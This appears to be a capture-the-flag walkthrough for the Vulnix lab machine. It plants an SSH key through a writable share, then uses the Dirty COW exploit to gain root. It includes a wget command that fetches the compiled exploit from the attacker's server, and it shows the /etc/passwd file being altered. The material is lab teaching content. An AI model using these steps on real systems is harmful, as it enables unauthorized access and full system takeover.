Login with SSH as Vulnix user

1. Generate ssh key using **ssh-keygen** command.

```
flower@v5ha1i:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/flower/.ssh/id_rsa):
Created directory '/home/flower/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/flower/.ssh/id_rsa.
Your public key has been saved in /home/flower/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:iYdJ2sAr1JG3ZhCpsIQ9QBn95KrBPtsoMuo/jMVCLPs flower@v5ha1i
The key's randomart image is:
+---[RSA 2048]----+
|+=+ o+           |
|ooo++o.          |
|oo.oBo..         |
|o+.  O++ .       |
|+.o +o= S        |
|.+ =   .         |
|..B              |
|+=Eo             |
|*=+o.            |
+----[SHA256]-----+
flower@v5ha1i:~$ cd .ssh
flower@v5ha1i:~/.ssh$ ls
id_rsa  id_rsa.pub
```

2. Copy id_rsa.pub

```
flower@v5ha1i:~/.ssh$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9g2Urnhk3RvWHNaWs84Z5tCYB364H/GAXL98bhsN
oT/ocQz4gnR2mAjmOE/Y5kpaZm6/ejucsVh52xocVstLoJ6PglEtaj7DAL6Sc0o8oy1TRBT5vRWduKJ
rcCXJvyrJXutIGze695KSoxASD9jrOXeCXenCHqJv5JmbmPPX2eFTKQRTgT8h1md6O88Y3JINFsaxfg
SVQ4soDTt9nn9QuJqhwrQRrlZLvNAqBVe7P/U1bewkio/tVogCH8xL9h0Ykxq/XyvBD4ThqBO9i54Py
kAQ9UfI0DfRIGogr53uDIsPBNcvz45PUUZPm5cs1d6ovDtngih8BOQVQT/NVvLbB flower@v5ha1i
```

3. make .ssh directory in /tmp/share/ directory from vulnix user

```
vulnix@v5ha1i:/tmp/share$ mkdir .ssh
vulnix@v5ha1i:/tmp/share$ ls -al
total 24
drwxr-x---  3 vulnix vulnix 4096 Jun 16 08:45 .
drwxrwxrwt 15 root   root   4096 Jun 16 08:40 ..
-rw-r--r--  1 vulnix vulnix  220 Apr  3  2012 .bash_logout
-rw-r--r--  1 vulnix vulnix 3486 Apr  3  2012 .bashrc
-rw-r--r--  1 vulnix vulnix  675 Apr  3  2012 .profile
drwxr-xr-x  2 vulnix vulnix 4096 Jun 16 08:45 .ssh
vulnix@v5ha1i:/tmp/share$ cd .ssh
vulnix@v5ha1i:/tmp/share/.ssh$ nano authorized_keys
```

4. make file authorized_keys in .ssh and paste public key there.


```
  GNU nano 2.9.8                    authorized_keys

$tngih8BOQVQT/NVvLbB flower@v5ha1i
```

5. login using **ssh vulnix@target_ip**

```
flower@v5ha1i:~$ ssh vulnix@192.168.122.130
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Jun 16 13:46:08 BST 2020

  System load:  0.0               Processes:           89
  Usage of /:   90.3% of 773MB    Users logged in:     0
  Memory usage: 7%                IP address for eth0: 192.168.122.130
  Swap usage:   0%

  => / is using 90.3% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

vulnix@vulnix:~$ pwd
/home/vulnix
vulnix@vulnix:~$ whoami
vulnix
vulnix@vulnix:~$
```

PRIVILEGE ESCALATION

1. Download dirty_cow exploit from exploit-db




2. Compile it using command

gcc 40838.c -lcrypt - pthread -o exp

And share it using python server

3. Download exploit using wget command


wget http://192.168.122.145:8000/exp .



4. **./exp** (to exploit)

It will ask you to enter password

*** This script will pawn root user as firefart user



5. Login with ssh as firefart user

```
root@v5hali:~/Downloads# ssh firefart@192.168.122.130
firefart@192.168.122.130's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Jun 16 14:05:06 BST 2020

  System load:  0.72              Swap usage:          0%
  Usage of /:   90.3% of 773MB    Users logged in:     1
  Memory usage: 9%                IP address for eth0: 192.168.122.130

  => / is using 90.3% of 773MB
  => There were exceptions while processing one or more plugins. See
     /var/log/landscape/sysinfo.log for more information.

  Graph this data and manage this system at https://landscape.canonical.com/

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

firefart@vulnix:~# nano /etc/passwd
```


6. Open /etc/passwd file

```
firefart:fiw.I6FqpfXW.:0:0:pwned:/root:/bin/bash
^@^@^@/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
                              [ Read 30 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

7. change firefart to root

```
  GNU nano 2.2.6               File: /etc/passwd                      Modified

root:fiw.I6FqpfXW.:0:0:pwned:/root:/bin/bash
^@^@^@/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
                    [ XOFF ignored, mumble mumble ]
```

8. Then again login with ssh as root user



Finally we goot root shell.